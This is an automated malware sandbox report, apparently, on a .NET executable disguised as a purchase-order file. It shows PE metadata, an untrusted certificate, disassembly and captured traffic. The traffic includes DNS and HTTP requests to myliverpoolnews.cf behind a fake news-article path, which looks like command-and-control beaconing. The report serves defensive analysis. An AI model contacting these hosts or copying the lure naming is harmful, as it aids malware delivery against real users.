Signature Issuer:	C=SoWutqXeLnMOwqJXId, S=NnUboBWoYwqDIwY, L=MbQcaOFzeHlcRYjymxStxewIKRBTmsTOLhaAui, T=TzAsjhqPvzbVTQm, E=aWqTCgKxvSbvBYMruQaKZAVvZLTXwFQbGWtnMFYTbrwiC, OU=VDEHuCSrWVaYfpynkGXgslgiPshrtkDGheEyNpkXvynJDYrAu, O=LNLPWkIrAxQDzcsXFAnPjFEWxPTohWRIy, CN=QyacKfEuUpipdGqortkydaovyOIOBGilxuiv
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 4/8/2021 12:06:52 AM 4/8/2022 12:06:52 AM
Subject Chain	• C=SoWutqXeLnMOwqJXId, S=NnUboBWoYwqDIwY, L=MbQcaOFzeHlcRYjymxStxewIKRBTmsTOLhaAui, T=TzAsjhqPvzbVTQm, E=aWqTCgKxvSbvBYMruQaKZAVvZLTXwFQbGWtnMFYTbrwiC, OU=VDEHuCSrWVaYfpynkGXgslgiPshrtkDGheEyNpkXvynJDYrAu, O=LNLPWkIrAxQDzcsXFAnPjFEWxPTohWRIy, CN=QyacKfEuUpipdGqortkydaovyOIOBGilxuiv
Version:	3
Thumbprint MD5:	02D117FF6729F8502B772DCB43B50C3A
Thumbprint SHA-1:	AD87EC167C0EE2A6460B720995D1615054EFD17C
Thumbprint SHA-256:	EAC36CA8694D2ABDF442E1AD9F62C45DDF61B2AF796C976F70010E21DABF7754
Serial:	0085C0DD93B9A20656D03F3DDE5B6544CB

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7d28	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8000	0x598	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x6800	0x1508	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5d84	0x5e00	False	0.310588430851	data	6.24624470623	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8000	0x598	0x600	False	0.41015625	data	4.03133223021	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x80a0	0x30c	data		
RT_MANIFEST	0x83ac	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2021
Assembly Version	1.0.0.0
InternalName	Dimbono.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	Dimbono
ProductVersion	1.0.0.0
FileDescription	Dimbono
OriginalFilename	Dimbono.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:23:50.074418068 CEST	49703	80	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.103115082 CEST	80	49703	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.103264093 CEST	49703	80	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.103962898 CEST	49703	80	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.132519007 CEST	80	49703	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.195653915 CEST	80	49703	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.226291895 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.254749060 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.254941940 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.285983086 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.315032005 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.318490982 CEST	49703	80	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.351553917 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.351607084 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.351763964 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.359153032 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.387747049 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.388421059 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.451097012 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.479623079 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662647963 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662663937 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662692070 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662703037 CEST	443	49704	172.67.150.212	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:23:50.662728071 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662739992 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662756920 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662767887 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662791014 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662801981 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.662869930 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.662909031 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.663194895 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.663213015 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.663480043 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.663499117 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.827023029 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.827039003 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.827157974 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.827208996 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.827210903 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.827601910 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.827622890 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.827708960 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.827974081 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.828218937 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.828233004 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.828324080 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.829154015 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.829169035 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.829372883 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.829495907 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.829551935 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.829683065 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.830291033 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.830306053 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.830651999 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.830780029 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.831639051 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.831650972 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.831671000 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.831770897 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.832148075 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.832160950 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.832395077 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.832854033 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.832868099 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.832951069 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.833547115 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.833559990 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.833734035 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.834213018 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.834225893 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.834347963 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.835005999 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.835035086 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.835417032 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.835597992 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.835613012 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.835979939 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.836270094 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.836349010 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.836896896 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.836910963 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.837260962 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.837270975 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.837651968 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.837676048 CEST	443	49704	172.67.150.212	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:23:50.838177919 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.838206053 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.838280916 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.838500977 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.838963032 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.855664968 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.855694056 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.855797052 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.855849981 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.855865002 CEST	443	49704	172.67.150.212	192.168.2.3
Apr 8, 2021 12:23:50.856442928 CEST	49704	443	192.168.2.3	172.67.150.212
Apr 8, 2021 12:23:50.856614113 CEST	443	49704	172.67.150.212	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:23:42.917279005 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:42.929795980 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:44.470633030 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:44.483788967 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:45.276004076 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:45.289416075 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:50.030350924 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:50.051722050 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:50.210664988 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:50.224140882 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:50.612390995 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:50.625015020 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:59.172339916 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:59.184833050 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 12:23:59.422822952 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:23:59.437611103 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:02.751158953 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:02.763899088 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:06.747265100 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:06.760493040 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:07.610752106 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:07.624152899 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:08.875972033 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:08.887880087 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:10.049112082 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:10.061590910 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:10.814594984 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:10.827524900 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:11.909168005 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:11.925478935 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:12.664707899 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:12.677476883 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:14.338356972 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:14.351156950 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:15.088790894 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:15.101512909 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:16.885636091 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:16.897653103 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:18.523852110 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:18.535731077 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:19.051294088 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:19.070105076 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:19.475449085 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:19.489020109 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:20.178817987 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:20.191713095 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:22.196455002 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:22.209259033 CEST	53	54366	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:24:23.142556906 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:23.155062914 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:32.258898973 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:32.271538973 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:35.758364916 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:35.776567936 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 12:24:48.868444920 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:24:48.887140036 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 12:25:10.328861952 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:25:10.354651928 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 12:25:37.976799965 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:25:38.001267910 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 12:25:39.255680084 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:25:39.273714066 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 8, 2021 12:26:15.222662926 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:26:15.235543966 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 8, 2021 12:26:19.379484892 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 8, 2021 12:26:19.405441046 CEST	53	61292	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:23:50.030350924 CEST	192.168.2.3	8.8.8.8	0xa3c7	Standard query (0)	myliverpoolnews.cf	A (IP address)	IN (0x0001)
Apr 8, 2021 12:23:50.210664988 CEST	192.168.2.3	8.8.8.8	0x5299	Standard query (0)	myliverpoolnews.cf	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:23:50.051722050 CEST	8.8.8.8	192.168.2.3	0xa3c7	No error (0)	myliverpoolnews.cf		172.67.150.212	A (IP address)	IN (0x0001)
Apr 8, 2021 12:23:50.051722050 CEST	8.8.8.8	192.168.2.3	0xa3c7	No error (0)	myliverpoolnews.cf		104.21.56.119	A (IP address)	IN (0x0001)
Apr 8, 2021 12:23:50.224140882 CEST	8.8.8.8	192.168.2.3	0x5299	No error (0)	myliverpoolnews.cf		172.67.150.212	A (IP address)	IN (0x0001)
Apr 8, 2021 12:23:50.224140882 CEST	8.8.8.8	192.168.2.3	0x5299	No error (0)	myliverpoolnews.cf		104.21.56.119	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- myliverpoolnews.cf

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49703	172.67.150.212	80	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:23:50.103962898 CEST	940	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-E349A863A698863617D7B55886FAE832.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:23:50.195653915 CEST	941	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:23:50 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:23:50 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-E349A863A698863617D7B55886FAE832.html cf-request-id: 09529b876d0000cdbfa7195000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=WCJBx8hERcJIAqHjl%2Bi8%2BixsL9oG4CObGFRIAoVqdbePV4nx8DfVuek8YYN8SzIl5qEOSLCyX4JYtrDljLVgQqw%2FznHF1ds89Rzlfhu7nohq7aA%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63cac852499dcdbf-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Apr 8, 2021 12:23:51.299626112 CEST	2253	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-ADD8B69CFB72A4D5DBAFC5A0A255FA77.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf
Apr 8, 2021 12:23:51.334906101 CEST	2253	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:23:51 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:23:51 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-ADD8B69CFB72A4D5DBAFC5A0A255FA77.html cf-request-id: 09529b8c150000cdbfcc8fa000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=aLEY%2BEnS4BG4xv12NRCilWDALqZwCYuNniwo1v6CysW6ZLzxo7KbvzB4aBAkdzqzDjpRGzsqpqtIzqJal3d45%2F6qBY4R59n5RxOxfTPQ8Cp4TLY%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63cac859bfe2cdbf-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Apr 8, 2021 12:23:56.045954943 CEST	3572	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-5183A347C7BAD04E3424599E1B978F29.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf
Apr 8, 2021 12:23:56.079735041 CEST	3573	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:23:56 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 11:23:56 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-5183A347C7BAD04E3424599E1B978F29.html cf-request-id: 09529b9e9f0000cdbf9fbfa000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=97Le03BnatOCgR4SbWMWmhHMLzkEP16zTn7mEoWV1jeHIkiq1rtG6w8rZxl4YhJbqWEai4KACNehTkeiUeMcEynI5e%2BRPIy3hT8qpxRkfg%2FZ%2FhM%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63cac877697ecdbf-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 12:23:50.351607084 CEST	172.67.150.212	443	192.168.2.3	49704	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Mar 31 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Thu Mar 31 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad

